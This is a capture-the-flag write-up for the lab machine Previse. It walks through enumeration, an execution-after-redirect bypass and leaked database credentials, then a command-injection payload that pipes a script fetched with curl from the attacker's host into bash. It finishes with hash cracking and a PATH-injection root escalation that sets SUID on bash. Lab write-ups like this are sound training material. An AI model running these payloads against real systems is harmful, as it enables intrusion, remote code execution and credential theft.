
Enumeration
Starting with nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-08 00:32 IST
Nmap scan report for 10.129.154.57
Host is up (0.27s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Previse Login
|_Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.86 seconds
Looking at results, we have port 80 and 22 open.
Port 80

Site seems related to file storage. Trying some common username and passwords, but didn’t work. Running ffuf for brute forcing directories, we found
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
 ffuf -u http://10.10.11.104/FUZZ -w /usr/share/wordlists/dirb/common.txt -c -e .php
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.104/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,302
________________________________________________

                        [Status: 302, Size: 2801, Words: 737, Lines: 72]
accounts.php            [Status: 302, Size: 3994, Words: 1096, Lines: 94]
config.php              [Status: 200, Size: 0, Words: 1, Lines: 1]
download.php            [Status: 302, Size: 0, Words: 1, Lines: 1]
favicon.ico             [Status: 200, Size: 15406, Words: 15, Lines: 10]
files.php               [Status: 302, Size: 6068, Words: 1995, Lines: 131]
footer.php              [Status: 200, Size: 217, Words: 10, Lines: 6]
header.php              [Status: 200, Size: 980, Words: 183, Lines: 21]
index.php               [Status: 302, Size: 2801, Words: 737, Lines: 72]
index.php               [Status: 302, Size: 2801, Words: 737, Lines: 72]
login.php               [Status: 200, Size: 2224, Words: 486, Lines: 54]
logout.php              [Status: 302, Size: 0, Words: 1, Lines: 1]
logs.php                [Status: 302, Size: 0, Words: 1, Lines: 1]
nav.php                 [Status: 200, Size: 1248, Words: 462, Lines: 32]
status.php              [Status: 302, Size: 2971, Words: 749, Lines: 75]
Most of the pages gives 302 status code. We found nav.php with status code 200, means its not redirecting to other pages. Navigating to it 

The page has a option to create an account, but /account.php was redirecting to login.php. Looking at response from each page using burp, we found that on pages which gave 302 redirect were having the wole page in the respones. This vulnerability is known as Execution After redirect
Here, we can skip the redirects by changing the status code from 302 Found to 200 OK. Using this knowledge, we can create a account on the site. We just need to follow these steps:
- Click on create account, Intercept the request
- Intercept the response from server
- Change status code from 302 to 200 OK
We now have a full working registration page, which allows us to create new account using which we can login to site.

On the files page, we found a zip file named siteBackup.zip which we can download. The zip archive contained the source code of the website.
Looking at config.php, we found credentials for mysql.
1
2
3
4
5
6
7
8
function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:)';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}
We have the credentials, but mysql port was not open. We could try using this password and user m4lwhere (found on website footer),to login. But no success.
Command Injection
Looking at other files, the logs.php file was interesting. The page allow us to download log files from server with our choice of delemiter. But the backend code was not sanitizing delim parameter, and using it directly in PHP exec() function which makes it vulnerable to Command Injection.
1
2
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
echo $output;
Fuzzing this endpoint, we found that web app was vulnerable to blind command injection. Using delim=comma;curl 10.10.14.64:8000/test.sh|bash as delimeter, we were able to get shell on the box.
Shell as www-data
Looking at running services, we found that MySQL was running. Using the previously found credentials from config.php, we can connect to MySQL.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ mysql -u root -p
Enter password:

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| previse            |
| sys                |
+--------------------+
5 rows in set (0.00 sec)
mysql> use previse;
mysql> show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)
The table contained hash for user m4lwhere
1
m4lwhere: $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.
We can crack the hash either by using Hashcat or John the Ripper.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
hashcat -m 500 hash /usr/share/wordlists/rockyou.txt

$1$🧂llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$🧂llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Sun Aug  8 16:48:10 2021 (19 mins, 13 secs)
Time.Estimated...: Sun Aug  8 17:07:23 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     5293 H/s (11.51ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 7413376/14344385 (51.68%)
Rejected.........: 0/7413376 (0.00%)
Restore.Point....: 7413248/14344385 (51.68%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidates.#1....: ilovecody98 -> ilovecloandlivey
We can ssh into the box using the credentials.
ROOT
Checking sudo permissions
1
2
3
4
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
Looking at the script
1
2
3
4
5
6
7
8
9
10
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
The script was used to make backup, but it was using gzip without complete path which makes it vulnerable to PATH Injection.
Exploiting PATH Injection
To exploit it, Lets create a malicious script in tmp folder. Script will be used to set suid bit on bash. After which, add /tmp to our path, and executing the script
1
2
3
4
5
6
7
8
9
10
11
12
m4lwhere@previse:/tmp$ cat gzip
chmod +xs /bin/bash
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse: PATH=.:$PATH
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash

m4lwhere@previse:/tmp$ bash -p

bash-4.4# whoami
root